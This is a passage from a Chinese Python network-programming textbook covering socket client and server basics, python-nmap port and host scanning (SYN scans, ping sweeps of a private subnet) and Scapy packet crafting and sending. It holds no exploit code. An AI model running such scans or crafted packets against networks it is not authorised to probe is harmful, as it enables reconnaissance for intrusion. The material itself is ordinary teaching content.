2. Socket 常用的函数

当成功初始化一个 Socket 之后，就可以使用 Socket 类所提供的函数。Socket 类中主要提供如下所示常用的函数。

bind()：这个函数由服务端 Socket 调用，会将之前创建 Socket 与指定的 IP 地址和端口进行绑定。如果之前使用了 AF_INET 初始化 Socket，那么这里可以使用元组（host，port）的形式表示地址。

例如，要将刚才创建的 Socket 套接字绑定到本机的 2345 端口，就可以使用如下语句。

```
s.bind(('127.0.0.1',2345))
```

listen()：这个函数用于在使用 TCP 的服务端开启监听模式。这个函数可以使用一个参数来指定可以挂起的最大连接数量。这个参数的值最小为 1，一般设置为 5。

例如，要在服务端开启一个监听，可以使用如下语句。

```
s.listen(5)
```

accept()：这个函数用于在使用 TCP 的服务端接收连接，一般是阻塞态。接受 TCP 连接

并返回（conn，address），其中，conn 是新的套接字对象，可以用来接收和发送数据；address 是连接客户端的地址。

上面三个函数是用于服务端的 Socket 函数，下面来看看客户端的函数。

connect()：这个函数用于在使用 TCP 的客户端去连接服务端时使用，使用的参数是一个元组，形式为（hostname，port）。

例如，在客户端程序初始化了一个 Socket 之后，就可以使用这个函数去连接到服务端。例如，现在要连接本机的 2345 端口，可以使用如下语句。

```
s.connect(("127.0.0.1",2345))
```

接下来介绍一些在服务端和客户端都可以使用的函数。

send()：这个函数用于在使用 TCP 时发送数据，完整的形式为 send(string[,flag])，利用这个函数可以将 string 代表的数据发送到已经连接的 Socket，返回值是发送字节的数量。但是可能未将指定的内容全部发送。

sendall()：这个函数与 send() 相类似，也是用于在使用 TCP 时发送数据，完整的形式为 sendall(string[,flag])。与 send() 的区别是完整发送 TCP 数据。将 string 中的数据发送到连接的套接字，但在返回之前会尝试发送所有数据。成功返回 None，失败则抛出异常。

例如，使用这个函数发送一段字符到 Socket，可以使用如下语句。

```
s.sendall(bytes("Hello, My Friend! ",encoding="utf-8"))
```

recv()：这个函数用于在使用 TCP 时接收数据，完整的形式为 recv(bufsize[,flag])，接收 Socket 的数据。数据以字符串形式返回，bufsize 指定最多可以接收的数量，flag 这个参数一般不会使用。

例如，通过这个函数接收一段长度为 1024 的字符 Socket，可以使用如下语句。

```
obj.recv(1024)
```

sendto()：这个函数用于在使用 UDP 时发送数据，完整的形式为 sendto(string[,flag],address)，返回值是发送的字节数。address 是形式为（ipaddr，port）的元组，指定远程地址。

recvfrom()：UDP 专用，接收数据，返回数据远端的 IP 地址和端口，但返回值是（data,address）。其中，data 是包含接收数据的字符串，address 是发送数据的套接字地址。

close()：关闭 socket。

3. 使用 Socket 编写一个简单的服务端和客户端

接下来编写两个可以互相通信的服务端和客户端程序。首先使用 Socket 编写一个服务端程序，这里会用到之前介绍过的函数。Socket 套接字开始监听后，就会使用 accept 函数来等待客户端的连接。这个过程使用一个条件永远为真的循环来实现，服务端在处理完和客户端的连接后，会再次调用这个函数，等待下一个连接。

```
import socket
s1 = socket.socket()
s1.bind(("127.0.0.1",2345))
s1.listen(5)
while 1:
    conn,address = s1.accept()
    print "a new connect from", address
    conn.sendall("Hello world")
    conn.close()
```

可以将这段程序保存为 server.py，然后在编辑器中执行。但是这个程序很简单，也可以直接在 Python 的命令行中执行，首先启动一个终端，然后输入“python”。在 Python 窗口中启动如下程序，需要注意的是，while 循环中的语句在输入时要先使用 Tab 键，循环结束的时候，需要按两下回车键，如图 4-1 所示。




图 4-1　使用 Python 编写的服务端

接下来再使用 Socket 来编写一个客户端程序，这个程序最重要的是使用 connect() 函数来连接到目标服务端。

```
import socket
s2 = socket.socket()
s2.connect(("127.0.0.1",2345))
data = s2.recv(1024)
s2.close()
print 'Received', repr(data)
```

同样可以将这段程序保存为 client.py。但是这里也直接在 Python 的命令行中执行，首先再打开一个终端，然后输入“python”。在 Python 窗口中按如图 4-2 所示输入程序。

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> s2=socket.socket()
>>> s2.connect(("127.0.0.1",2345))
>>> data=s2.recv(1024)
>>> s2.close()
>>> print 'Received',repr(data)
Received 'Hello world'
>>>
```

图 4-2　使用 Python 编写的客户端

执行之后，在服务器端的程序可以看到一个来自本机 45412（这个数字代表客户端使用的端口，每次都不相同）的连接。这表明客户端已经成功地与服务端建立了连接，如图 4-3 所示。

```
>>> while 1:
...     conn,address=s1.accept()
...     print "a new connect from",address
...     conn.sendall("Hello world")
...     conn.close()
...

a new connect from ('127.0.0.1', 45412)
```

图 4-3　客户端已经与服务端成功建立了连接

Socket 可以算是使用频率最高的网络模块文件了，关于这个模块的应用，后面会详细介绍。

4.2　python-nmap 模块文件

如果读者刚刚开始接触网络编程，一定觉得网络扫描是一件神奇的事情。你是不是也会希望自己编写的程序可以扫描出目标主机的操作系统类型、开放的端口甚至安装的软件呢？但是这一切如果要从零做起，是一件相当复杂的事情，读者可以参考一下网络上那些使用 C 语言编写的经典扫描程序，就会发现网络扫描是一项多么庞大的工程。

不过，如果只是需要得到扫描的结果，则无须如此大费周章。现在只需要一个完善的工具，而这个工具可以完成所有的扫描工作，所要做的只是在程序中对这个工具进行简单的调用即可完成任务。那么哪一款工具既具备网络扫描的强大功能，又可以很完美地和 Python 程序结合在一起呢？

Nmap 这款工具在黑客历史上可以说是一个传奇，它在网络扫描方面强大的功能令人惊叹。Nmap 是世界渗透测试行业公认最优秀的网络安全审计工具，它可以通过对设备的探测来审计它的安全性，而且功能极为完备，单是对端口状态的扫描技术就有数十种。Nmap 的强大功能是毋庸置疑的，它几乎是目前的黑客必备工具，读者几乎可以在任何经典的网络安全图书中找到它的名字，甚至可以在大量的影视作品（例如《黑客帝国》《极乐空间》《谍影重重》《虎胆龙威 4》等）中看到 Nmap 的身影。

目前 Nmap 已经具备如下的各种功能。

（1）主机发现功能。向目标计算机发送信息，然后根据目标的反应来确定它是否处于开机并联网的状态。

（2）端口扫描。向目标计算机的指定端口发送信息，然后根据目标端口的反应来判断它是否开放。

（3）服务及版本检测。向目标计算机的目标端口发送特制的信息，然后根据目标的反应来检测它运行服务的服务类型和版本。

（4）操作系统检测。

除了这些基本功能之外，Nmap 还实现一些高级的审计技术，例如，伪造发起扫描端的身份，进行隐蔽的扫描，规避目标的防御设备（例如防火墙），对系统进行安全漏洞检测，并提供完善的报告选项。在后来的不断发展中，随着 Nmap 强大的脚本引擎 NSE 的推出，任何人都可以自己向 Nmap 中添加新的功能模块。

由于 Nmap 提供了如此强大而又全面的功能，所以如果能在自己编写的 Python 程序中使用这些功能将会事半功倍。有了 Nmap，我们就像是“站在巨人的肩膀上”编程。

4.2.1　简介

python-nmap 是一个可以帮助使用 Nmap 功能的 Python 模块文件。在 python-nmap 模块的帮助下，可以轻松地在自己的程序中使用 Nmap 扫描的结果，也可以编写程序自动化地完成扫描任务。

现在 python-nmap 最新的版本为 0.61，这个模块的作者的个人网站为 http://xael.org/。如果希望在 Python 中正常使用 python-nmap 模块，必须先在系统中安装 Nmap。因为在这个模块文件中会调用 Nmap 的一些功能。现在使用的 Kali Linux 2 中已经安装好了 Nmap，如果读者使用的是其他系统的，可以先安装 Nmap。Windows 操作系统下直接下载安装即可，Linux 操作系统中则需要使用如下命令。

```
sudo apt-get install nmap
```

然后安装 python-nmap，如图 4-4 所示。

```
sudo pip install python-nmap
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# sudo pip install python-nmap
Collecting python-nmap
  Downloading python-nmap-0.6.1.tar.gz (41kB)
    100% |████████████████████████████████| 51kB 52kB/s
Building wheels for collected packages: python-nmap
  Running setup.py bdist_wheel for python-nmap ... done
  Stored in directory: /root/.cache/pip/wheels/d2/20/17/8eb9401fb0fa5ffbd0394c44d9d1c743036896c86029b0a613
Successfully built python-nmap
Installing collected packages: python-nmap
Successfully installed python-nmap-0.6.1
root@kali:~#
```

图 4-4　安装 python-nmap 模块文件

安装成功之后，打开一个终端，启动 Python，然后导入 Nmap，如图 4-5 所示。

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import nmap
>>>
```

图 4-5 导入 python-nmap 模块

从图 4-5 中可以看出已经成功导入 Nmap 模块，现在可以正常使用。

4.2.2 基本用法

python-nmap 模块的核心就是 PortScanner、PortScannerAsync、PortScannerError、PortScannerHostDict、PortScannerYield 等 5 个类，其中最为重要的是 PortScanner 类。

1. python-nmap 模块类的实例化

最常使用的是 PortScanner 类，这个类实现 Nmap 工具功能的封装。对这个类进行实例化很简单，只需要如下语句即可实现。

```
nmap.PortScanner()
```

执行的结果如图 4-6 所示。

```
>>> import nmap
>>> nm=nmap.PortScanner()
>>>
```

图 4-6 使用 PortScanner() 实例化

PortScannerAsync 类和 PortScanner 类的功能相似，但是这个类可以实现异步扫描，对这个类的实例化语句如下。

```
nmap.PortScannerAsync()
```

执行的结果如图 4-7 所示。

```
>>> import nmap
>>> nm=nmap.PortScannerAsync()
>>>
```

图 4-7 使用 PortScannerAsync() 实例化

2. python-nmap 模块中的函数

首先看一下 PortScanner 类，这个类中包含如下几个函数。

scan() 函数：这个函数的完整形式为 scan(self, hosts='127.0.0.1', ports=None, arguments='-sV', sudo=False)，用来对指定目标进行扫描，其中需要设置的三个参数包括 hosts、ports 和 arguments。

这里面的参数 hosts 的值为字符串类型，表示要扫描的主机，形式可以是 IP 地址，例如

“192.168.1.1”，也可以是一个域名，例如“www.nmap.org”。

参数 ports 的值也是字符串类型，表示要扫描的端口。如果要扫描的是单一端口，形式可以为“80”。如果要扫描的是多个端口，可以用逗号分隔开，形式为“80,443,8080”。如果要扫描的是连续的端口范围，可以用横线，形式为“1-1000”。

参数 arguments 的值也是字符串类型，这个参数实际上就是 Nmap 扫描时所使用的参数，如“-sP”“-PR”“-sS”“-sT”“-O”“-sV”等。这里“-sP”表示对目标进行 Ping 主机在线扫描，“-PR”表示对目标进行一个 ARP 的主机在线扫描，“-sS”表示对目标进行一个 TCP 半开（SYN）类型的端口扫描，“-sT”表示对目标进行一个 TCP 全开类型的端口扫描，“-O”表示扫描目标的操作系统类型，“-sV”表示扫描目标上所安装网络服务软件的版本。

如果要对 192.168.1.101 的 1 ~ 500 端口进行一次 TCP 半开扫描，可以使用如图 4-8 所示的命令。

```
>>> import nmap
>>> nm=nmap.PortScanner()
>>> nm.scan('192.168.1.101','1-500','-sS')
```

图 4-8　对 192.168.1.101 的 1 ~ 500 端口进行一次 TCP 半开扫描

all_hosts() 函数：返回一个被扫描的所有主机列表，如图 4-9 所示。

```
>>> nm.all_hosts()
['192.168.1.101']
```

图 4-9　返回一个被扫描的所有主机列表

command_line() 函数：返回在当前扫描中使用的命令行，如图 4-10 所示。

```
>>> nm.command_line()
'nmap -oX - -p 1-500 -sS 192.168.1.101'
```

图 4-10　返回在当前扫描中使用的命令行

csv() 函数：返回值是一个 CSV（逗号分隔值文件格式）的输出，如图 4-11 所示。

```
>>> nm.csv()
'host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;versi
on;conf;cpe\r\n192.168.1.101;;;tcp;135;msrpc;open;;;syn-ack;;3;\r\n192.168.1.101;;;t
cp;139;netbios-ssn;open;;;syn-ack;;3;\r\n192.168.1.101;;;tcp;445;microsoft-ds;open;;
;syn-ack;;3;\r\n'
```

图 4-11　返回一个被扫描的 CSV 文件

如果希望看得更清楚一些，可以使用 print 输出 csv() 的内容，如图 4-12 所示。

```
>>> print(nm.csv())
host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;versio
n;conf;cpe
192.168.1.101;;;tcp;135;msrpc;open;;;syn-ack;;3;
192.168.1.101;;;tcp;139;netbios-ssn;open;;;syn-ack;;3;
192.168.1.101;;;tcp;445;microsoft-ds;open;;;syn-ack;;3;
```

图 4-12　用 print 输出 csv()

has_host(self, host) 函数：检查是否有 host 的扫描结果，如果有则返回 True，否则返回 False，如图 4-13 所示。

```
>>> nm.has_host("192.168.1.101")
True
>>> nm.has_host("192.168.1.102")
False
>>>
```

图 4-13　检查是否有 host 的扫描结果

scaninfo() 函数：列出一个扫描信息的结构，如图 4-14 所示。

```
>>> nm.scaninfo()
{'tcp': {'services': '1-500', 'method': 'syn'}}
>>>
```

图 4-14　列出一个扫描信息的结构

这个类还支持如下的操作。

nm['192.168.1.101'].hostname() # 获取 192.168.1.101 的主机名，通常为用户记录。

nm['192.168.1.101'].state() # 获取主机 192.168.1.101 的状态 (up|down|unknown|skipped)。

nm['192.168.1.101'].all_protocols() # 获取执行的协议 ['tcp', 'udp'] 包含 (IP|TCP|UDP|SCTP)。

nm['192.168.1.101'] ['tcp'].keys() # 获取 TCP 所有的端口号。

nm['192.168.1.101'].all_tcp() # 获取 TCP 所有的端口号（按照端口号大小进行排序）。

nm['192.168.1.101'].all_udp() # 获取 UDP 所有的端口号（按照端口号大小进行排序）。

nm['192.168.1.101'].all_sctp() # 获取 SCTP 所有的端口号（按照端口号大小进行排序）。

nm['192.168.1.101'].has_tcp(22) # 主机 192.168.1.101 是否有关于 22 端口的任何信息。

nm['192.168.1.101'] ['tcp'][22] # 获取主机 192.168.1.101 关于 22 端口的信息。

nm['192.168.1.101'].tcp(22) # 获取主机 192.168.1.101 关于 22 端口的信息。

nm['192.168.1.101'] ['tcp'][22]['state'] # 获取主机 22 端口的状态（open）。

而 PortScannerAsync 类中最为重要的函数也是 scan()，用法与 PortScanner 类中的 scan() 基本一样，但是多了一个回调函数。完整的 scan() 函数格式为 scan(self, hosts='127.0.0.1', ports=None, arguments='-sV', callback=None, sudo=False)，这里面的 callback 是以（host, scan_data）为参数的函数，如图 4-15 所示。

```
>>> import nmap
>>> nma=nmap.PortScannerAsync()
>>> nma.scan(hosts="192.168.1.0/24",arguments='-sP')
```

图 4-15　对目标地址进行一次扫描

这个类中提供了以下三个用来实现异步的函数。

still_scanning()：如果扫描正在进行，则返回 True，否则返回 False，如图 4-16 所示。

```
>>> sta=nma.still_scanning()
>>> sta
True
```

图 4-16　返回扫描的状态

wait(self, timeout=None)：函数表示等待时间，如图 4-17 所示。



图 4-17　等待一段时间

stop()：停止当前的扫描。

3. 使用 python-nmap 模块来编写一个扫描器

好了，现在已经了解 python-nmap 的用法，接下来就可以使用这个模块来编写一个简单的端口扫描器。扫描 192.168.1.101 开放从 1 ~ 1000 的哪些端口，这里先使用命令行来完成这个程序。

```
>>> import nmap
>>>nm = nmap.PortScanner()
>>>nm.scan('192.168.1.101', '1-1000')
>>>for host in nm.all_hosts():
>>>print('----------------------------------------------------')
>>>print('Host : %s (%s)' % (host, nm[host].hostname()))
>>>print('State : %s' % nm[host].state())
>>>for proto in nm[host].all_protocols():
>>>print('----------------------------------------------------')
>>>print('Protocol : %s' % proto)
>>>lport = nm[host][proto].keys()
>>>lport.sort()
>>>for port in lport:
>>>             print ('port : %s\tstate : %s' % (port, nm[host][proto][port]['state']))
```

在 Python 中的命令行中执行这个程序，图 4-18 中方框内显示的内容是程序执行的结果。

```
>>> for host in nm.all_hosts():
...     print('----------------------------------')
...     print('Host:%s(%s)'%(host,nm[host].hostname()))
...     print('State:%s'%nm[host].state())
...     print('State:%s'%nm[host].state())
...     for proto in nm[host].all_protocols():
...             print('--------------------------------')
...             print('Protocol:%s'%proto)
...             lport=nm[host][proto].keys()
...             lport.sort()
...             for port in lport:
...                     print('port:%s\tstate:%s'%(port,nm[host][proto][port]['state'])
)
...
----------------------------------
Host:192.168.1.101()
State:up
State:up
--------------------------------
Protocol:tcp
port:135        state:open
port:139        state:open
port:445        state:open
port:843        state:open
port:903        state:open
port:913        state:open
>>>
>>>
```

图 4-18　扫描的结果

在命令行中调试程序虽然很方便，但是有两个很明显的缺点，一是没有办法保存编写的程序，二是很难对编写程序时出现的错误进行调试。所以从第 5 章开始的大部分程序都会在开发工具中进行。

```
>>> import nmap
>>>nm = nmap.PortScanner()
>>>nm.scan(hosts='192.168.1.0/24',arguments='-sP')
>>>hosts_list = [(x, nm[x]['status']['state']) for x in nm.all_hosts()]
>>>for host, status in hosts_list:
>>>print(host+" is "+status)
```

将这个程序在命令行中执行得到的结果如图 4-19 所示。

```
>>> for host,status in hosts_list:
...     print(host+" is "+status)
...
192.168.1.1 is up
192.168.1.101 is up
192.168.1.102 is up
>>>
```

图 4-19　主机状态扫描的结果

这里使用一个异步程序。

```
>>>nma = nmap.PortScannerAsync()
>>>defcallback_result(host, scan_result):
>>>     print '-------------------'
>>>print host, scan_result
>>>nma.scan(hosts='192.168.1.0/24', arguments='-sP', callback=callback_result)
```

把这段程序放在命令行中执行，得到的结果如图 4-20 所示。

```
>>> nma=nmap.PortScannerAsync()
>>> def callback_result(host,scan_result):
...     print'---------------'
...     print host,scan_result
...
>>>
>>> nma.scan(hosts='192.168.1.0/24',arguments='-sP',callback=callback_result)
>>> ---------------
192.168.1.0 {'nmap': {'scanstats': {'uphosts': '0', 'timestr': 'Thu Oct 12 00:03:55 201
7', 'downhosts': '1', 'totalhosts': '1', 'elapsed': '0.49'}, 'scaninfo': {}, 'command_l
ine': 'nmap -oX - -sP 192.168.1.0'}, 'scan': {}}
---------------
192.168.1.1 {'nmap': {'scanstats': {'uphosts': '1', 'timestr': 'Thu Oct 12 00:03:55 201
7', 'downhosts': '0', 'totalhosts': '1', 'elapsed': '0.10'}, 'scaninfo': {}, 'command_l
ine': 'nmap -oX - -sP 192.168.1.1'}, 'scan': {'192.168.1.1': {'status': {'state': 'up',
 'reason': 'arp-response'}, 'hostnames': [{'type': '', 'name': ''}], 'vendor': {'DC:FE:
18:58:8C:3B': 'Tp-link Technologies'}, 'addresses': {'mac': 'DC:FE:18:58:8C:3B', 'ipv4'
: '192.168.1.1'}}}}
whi---------------
```

图 4-20　异步扫描的结果

在使用 scan 函数扫描的过程中会执行 callback_result 函数，可以一边扫描一边输出扫描的结果。

4.3　Scapy 模块文件

Scapy 是本章介绍的第三个模块文件，相比起前两个模块，它已经在内部实现了大量的网络协议（DNS、ARP、IP、TCP、UDP 等），可以用它来编写非常灵活、实用的工具。

4.3.1　简介

Scapy 是一个由 Python 语言编写的强大工具，它是大量程序编写人员最喜爱的一个网络模块。目前很多优秀的网络扫描和攻击工具都使用了这个模块。也可以在自己的程序中使用这个模块来实现对网络数据包的发送、监听和解析。这个模块相比起 Nmap 来说，更为底层。可以更为直观地了解到网络中的各种扫描和攻击行为，例如，要检测某一个端口是否开放，只需提供给 Nmap 一个端口号，而 Nmap 就会给出一个开放或者关闭的结果，但是并不知道 Nmap 是怎么做的。如果想对网络中的各种问题进行深入研究，Scapy 无疑是一个更好的选择，可以利用它来产生各种类型的数据包并发送出去，Scapy 也只会把收到的数据包展示给你，而并不会告诉你这意味着什么，一切都将由你来判断。

例如，当你去医院检查身体时，医院会给你一份关于身体各项指标的检查结果，而医生也会告诉你得了什么病或者没有任何病。那么 Nmap 就像是一个医生，它会替你搞定一切，按照它的经验提供给你结果。而 Scapy 则像是一个体检的设备，它只会告诉你各种检查的结果，如果你自己就是一个经验丰富的医生，显然检查的结果要比同行的建议更值得参考。

4.3.2　基本用法

在 Kali Linux 2 中已经集成了 Scapy，既可以在 Python 环境中使用 Scapy，也可以直接使用它。在 Kali Linux 2 中启动一个终端，输入命令“ scapy”，就可以启动 Scapy 环境，如图 4-21 所示。




图 4-21　启动 Scapy 环境

Scapy 提供了和 Python 一样的交互式命令行。这里需要特别强调的是，虽然本书中 Scapy 作为 Python 的一个模块存在，但是 Scapy 本身就是一个可以运行的工具，它自己具备一个独立的运行环境，因而可以不在 Python 环境下运行。本书中的有些实例（例如本节中的）就是在这个环境下运行起来的，注意和 Python 的运行环境区分开来。

1. Scapy 的基本操作

首先使用几个实例来演示一下 Scapy 的用法，在 Scapy 中，每一个协议就是一个类。只需要实例化一个协议类，就可以创建一个该协议的数据包。例如，如果要创建一个 IP 类型的数据包，就可以使用如下命令。

```
>>>ip=IP()
```

和 python 语法相同，输入变量的名称，就可以查看这个变量的内容，现在的变量 ip 就是一个 IP 数据包，如图 4-22 所示。



图 4-22　IP 数据包

IP 数据包最重要的属性就是源地址和目的地址，这两个属性可以使用 src 和 dst 来设置。例如，要构造一个发往“192.168.1.101”的 IP 数据包，可以使用如下语句。

```
>>>ip=IP(dst="192.168.1.101")
```

执行的过程如图 4-23 所示。

```
>>> ip=IP(dst="192.168.1.101")
>>> ip
<IP  dst=192.168.1.101 |>
```

图 4-23　查看 IP 数据包的格式

这个目标 dst 的值可以是一个 IP 地址，也可以是一个 IP 范围，例如 192.168.1.0/24，这时产生的就不是 1 个数据包，而是 256 个数据包。这个过程如图 4-24 所示。

```
>>> target="192.168.1.0/24"
>>> ip=IP(dst=target)
>>> ip
<IP  dst=Net('192.168.1.0/24') |>
```

图 4-24　产生 192.168.1.0/24 范围内为目的地址的数据包

如果要查看其中的每一个数据包，可以使用 [p for p in ip]，如图 4-25 所示。

```
>>> [p for p in ip]
[<IP  dst=192.168.1.0 |>, <IP  dst=192.168.1.1 |>, <IP  dst=192.168.1.2 |>,
 <IP  dst=192.168.1.3 |>, <IP  dst=192.168.1.4 |>, <IP  dst=192.168.1.5 |>,
 <IP  dst=192.168.1.6 |>, <IP  dst=192.168.1.7 |>, <IP  dst=192.168.1.8 |>,
 <IP  dst=192.168.1.9 |>, <IP  dst=192.168.1.10 |>, <IP  dst=192.168.1.11 |
```

图 4-25　查看其中的每一个数据包

Scapy 采用分层的形式来构造数据包，通常最下面的一个协议为 Ether，然后是 IP，再之后是 TCP 或者是 UDP。IP() 函数无法用来构造 ARP 请求和应答数据包，所以这时可以使用 Ether()，这个函数可以设置发送方和接收方的 MAC 地址。那么现在来产生一个广播数据包，执行的命令如下。

```
>>>Ether(dst="ff:ff:ff:ff:ff:ff")
```

执行的结果如图 4-26 所示。

```
>>> Ether(dst="ff:ff:ff:ff:ff:ff")
<Ether  dst=ff:ff:ff:ff:ff:ff |>
```

图 4-26　产生一个广播数据包

Scapy 中的分层通过符号“/”实现，一个数据包是由多层协议组合而成，那么这些协议之间就可以使用“/”分开，按照协议由底而上的顺序从左向右排列，例如，可以使用 Ether()/IP()/TCP() 来完成一个 TCP 数据包，图 4-27 给出了一个实例。

```
>>> Ether()/IP()/TCP()
<Ether  type=0x800 |<IP  frag=0 proto=tcp |<TCP  |>>>
```

图 4-27　产生一个 TCP 数据包

如果要构造一个 HTTP 数据包，也可以使用如下这种方式。

```
>>>IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
```

构造的结果如图 4-28 所示。

```
>>> IP()/TCP()/"GET/HTTP/1.0\r\n\r\n"
<IP  frag=0 proto=tcp |<TCP  |<Raw  load='GET/HTTP/1.0\r\n\r\n' |>>>
```

图 4-28　产生一个 HTTP 数据包

Scapy 中使用频率最高的类要数 Ether、IP、TCP 和 UDP，但是这些类都具有哪些属性呢？ Ether 类中显然需要有源地址、目的地址和类型。IP 类的属性则复杂了许多，除了最重要的源地址和目的地址之外，还有版本、长度、协议类型、校验和等，TCP 类中需要有源端口和目的端口。这里可以使用 ls() 函数来查看一个类所拥有的属性。

例如，使用 ls(Ether()) 来查看 Ether 类的属性，如图 4-29 所示。

```
>>> ls(Ether())
WARNING: Mac address to reach destination not found. Using broadcast.
dst        : DestMACField                  = 'ff:ff:ff:ff:ff:ff' (None)
src        : SourceMACField                = '00:0c:29:12:dd:23' (None)
type       : XShortEnumField               = 36864          (36864)
```

图 4-29　查看 Ether 类的属性

也可以使用 ls(IP()) 来查看 IP 类的属性，如图 4-30 所示。

```
>>> ls(IP())
version    : BitField (4 bits)             = 4              (4)
ihl        : BitField (4 bits)             = None           (None)
tos        : XByteField                    = 0              (0)
len        : ShortField                    = None           (None)
id         : ShortField                    = 1              (1)
flags      : FlagsField (3 bits)           = 0              (0)
frag       : BitField (13 bits)            = 0              (0)
ttl        : ByteField                     = 64             (64)
proto      : ByteEnumField                 = 0              (0)
chksum     : XShortField                   = None           (None)
src        : SourceIPField (Emph)          = '127.0.0.1'    (None)
dst        : DestIPField (Emph)            = '127.0.0.1'    (None)
options    : PacketListField               = []             ([])
```

图 4-30　查看 IP 类的属性

可以对这里面对应的属性进行设置，例如，将 ttl 的值设置为 32，可以使用如下方式，如图 4-31 所示。

```
>>>IP(src="192.168.1.1",dst="192.168.1.101",ttl=32)
```

```
>>> IP(src="192.168.1.1",dst="192.168.1.101",ttl=32)
```

图 4-31　将 ttl 的值设置为 32

2．Scapy 模块中的函数

除了这些对应着协议的类和它们的属性之外，还需要一些可以完成各种功能的函数。需要注意的一点是，刚才使用 IP() 的作用是产生了一个 IP 数据包，但是并没有将其发送出去，因此，现在首先来看的就是如何将产生的报文发送出去，Scapy 中提供了多个用来完成发送数据包的函数，首先来看一下其中的 send() 和 sendp()。这两个函数的区别在于 send() 工作在第三层，而 sendp() 工作在第二层。简单地说，send() 是用来发送 IP 数据包的，而 sendp() 是用来发送 Ether 数据包的。

例如，构造一个目的地址为“192.168.1.101”的 ICMP 数据包，并将其发送出去，可以使用如下语句。

```
>>>send(IP(dst="192.168.1.101")/ICMP())
```

执行的结果如图 4-32 所示。

```
>>> send(IP(dst="192.168.1.101")/ICMP())
.
Sent 1 packets.
```

图 4-32　使用 send 发送一个数据包

注意，如果这个数据包发送成功，下方会有一个“Sent 1 packets.”的显示。

```
>>>sendp(Ether(dst="ff:ff:ff:ff:ff:ff"))
```

执行的结果如图 4-33 所示。

```
>>> sendp(Ether(dst="ff:ff:ff:ff:ff:ff"))
.
Sent 1 packets.
```

图 4-33　发送成功

需要注意的是，这两个函数的特点是只发不收，也就是说只会将数据包发送出去，但是没有能力处理该数据包的回应包。

如果希望发送一个内容是随机填充的数据包，而且又要保证这个数据包的正确性，那么可以是 fuzz() 函数。例如，可以使用如下命令来创建一个发往 192.168.1.101 的 TCP 数据包。

```
>>>IP(dst='192.168.1.101')/fuzz(TCP())
```

执行的结果如图 4-34 所示。

```
